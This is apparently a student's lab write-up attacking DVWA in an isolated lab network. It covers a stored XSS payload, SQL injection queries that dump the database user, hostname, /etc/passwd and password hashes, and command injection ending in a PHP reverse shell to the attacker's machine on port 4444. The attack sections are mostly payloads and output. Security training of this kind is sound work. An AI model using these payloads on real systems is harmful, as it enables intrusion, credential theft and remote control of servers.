
custom tags ▾

```
<xss onafterscriptexecute=alert(1)>
<script>1</script>
```


Share

Using this payload





Shows successfully uploaded the payload



Also added in XSS stored

Name: test
Message: This is a test comment.

Name: Robert
Message:

Name: a
Message: >

Name: a
Message: <

This vulnerability is avoiding detection when stealing cookies or malicious acts on the web, additionally this script disappears after it is executed

<xss onafterscriptexecute=alert(1)><script>1</script>

Also mentioned in the payload, onafterscriptexec

In prevention of such vulnerabilities, user is recommended to avoid reflecting on unauthorized query, use a specific framework to prevent intrusion

Lab4

To get database user

1' union select null, user() #


The screenshot shows a Kali Linux desktop environment with a browser window open to the DVWA SQL Injection page. The URL is 192.168.123.50/dvwa/vulnerabilities/sql/. The left sidebar menu has 'SQL injection' selected. The main content area displays the results of a SQL injection attack where the user ID is set to '1' union select null, user() #. The output shows the user 'admin' and the first name and surname both set to 'admin'. Below this, another attempt with the same payload shows the user 'root' and the first name and surname both set to 'localhost'. A 'More info' section provides links to security reviews and Wikipedia articles on SQL injection.

The name is root@localhost

from here, we can know the user is root user and host is local

To get hostname

1' union select null, @@hostname #



The hostname is jcu-eh-lab

To crack hashed password of users

%' and 1=0 union select null, concat(user,0x0a,password) from users #

Kali Linux on LABADFI2P - Virtual Machine Connection

File Action Media View Help

Damn Vulnerable Web App +

192.168.123.50/dvwa/vulnerabilities/sql/?id=%25'+and+1=0+union+select+null%2C+con

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99


ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38dfs260853678922e03

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: 1337
8d353d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99

Status: Running



To get data directory

1' union select null, @@datadir #

Kali Linux on LABADFI2P - Virtual Machine Connection

File Action Media View Help

Damn Vulnerable Web App +

192.168.123.50/dvwa/vulnerabilities/sql/?id=1'+union+select+null%2C+%40%40datadir+%23&

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: SQL Injection

User ID:

Submit


ID: 1' union select null, @@datadir #
First name: admin
Surname: admin

ID: 1' union select null, @@datadir #
First name:
Surname: /var/lib/mysql/

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_Injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Status: Running



To view the content of etc/password file

```
1' union select null, load_file('/etc/passwd') #
```

The screenshot shows a Kali Linux VM interface. At the top, there's a menu bar with File, Action, Media, View, Help. Below it is a toolbar with icons for file operations. The main window title is "Damn Vulnerable Web App". The URL in the address bar is "192.168.123.50/dvwa/vulnerabilities/sqli/?id=1'union+select+null%2C+load_file('%2Fetc%2Fpasswd')#". The page content is titled "vulnerability: SQL injection". On the left, there's a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main area has a form labeled "User ID:" with a text input field and a "Submit" button. Below the form, the output of the SQL injection is displayed in a monospaced font. It shows the contents of the /etc/passwd file, including entries for root, daemon, bin, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, gnats, nobody, libuuid, dhcpc, syslog, klog, sshd, msfadmin, bind, postfix, and ftp. The terminal window at the bottom shows the command "cat /etc/passwd" being run, and its output is identical to the one shown in the browser.

To prevent such sql injection, must limit database permissions, for example avoid using root user since it provides all privileges to attacker

And keep database software up to date with monitoring logs for suspicious attempt



Lab5

The screenshot shows a web browser window for the Damn Vulnerable Web Application (DVWA) on the 'Command Execution' page. The URL is 192.168.123.50/dvwa/vulnerabilities/exec/. The DVWA logo is at the top. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution (which is selected), CSRF, File Inclusion, SQL Injection, SQL injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Vulnerability: Command Execution' and a section titled 'Ping for FREE'. It contains a form with a text input field and a 'submit' button. Below the form, the output of a ping command is displayed:

```
PING 192.168.123.10 (192.168.123.10) 56(84) bytes of data.  
64 bytes from 192.168.123.10: icmp_seq=1 ttl=64 time=0.754 ms  
64 bytes from 192.168.123.10: icmp_seq=2 ttl=64 time=3.26 ms  
64 bytes from 192.168.123.10: icmp_seq=3 ttl=64 time=1.16 ms  
--- 192.168.123.10 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.754/1.726/3.260/1.098 ms
```

Below this, there is a 'More info' section with three links:


- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>

Pinged kali from eh lab

To get linux kernel

| uname -a

This reveals the Linux kernel version and system architecture. Attackers use this to identify known vulnerabilities for privilege escalation or kernel-level exploits



To list all users on the system

```
| cat /etc/passwd
```

Lists all user accounts on the system. Helps attackers identify valid login names and system services which may be exploited

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
jcu:x:1003:1003::/home/jcu:/bin/bash
```

To list all listening ports

| netstat -tuln

Displays all open and listening ports. Useful for attackers to find services running on the target that may be vulnerable


Active Internet connections (only servers)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:512	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:39104	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:513	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:2049	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:514	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:35106	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:34914	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:8009	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:6697	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:3306	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:1099	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:6667	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:5900	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:111	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:6000	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:46003	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:8787	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:8180	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:1524	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:21	0.0.0.0:*	LISTEN
tcp	0	0	192.168.123.50:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:5432	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:25	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:445	0.0.0.0:*	LISTEN
tcp6	0	0	:::2121	:::*	LISTEN
tcp6	0	0	:::3632	:::*	LISTEN
tcp6	0	0	:::53	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	:::5432	:::*	LISTEN
tcp6	0	0	:::1:953	:::*	LISTEN
udp	0	0	0.0.0.0:2049	0.0.0.0:*	LISTEN
udp	0	0	0.0.0.0:51718	0.0.0.0:*	
udp	0	0	192.168.123.50:137	0.0.0.0:*	
udp	0	0	0.0.0.0:137	0.0.0.0:*	
udp	0	0	0.0.0.0:57865	0.0.0.0:*	
udp	0	0	192.168.123.50:138	0.0.0.0:*	
udp	0	0	0.0.0.0:138	0.0.0.0:*	
udp	0	0	0.0.0.0:37674	0.0.0.0:*	
udp	0	0	192.168.123.50:53	0.0.0.0:*	
udp	0	0	127.0.0.1:53	0.0.0.0:*	
udp	0	0	0.0.0.0:69	0.0.0.0:*	
udp	0	0	0.0.0.0:56158	0.0.0.0:*	
udp	0	0	0.0.0.0:111	0.0.0.0:*	
udp	0	0	0.0.0.0:631	0.0.0.0:*	
udp6	0	0	:::53	:::*	
udp6	0	0	:::35036	:::*	

To get revers shell

nc -nlvp 4444 to enable listening

```
and | php -r '$sock=fsockopen("192.168.123.10",4444);exec("/bin/bash -i <&3 >&3 2>&3");'
```

command to get reverse connection

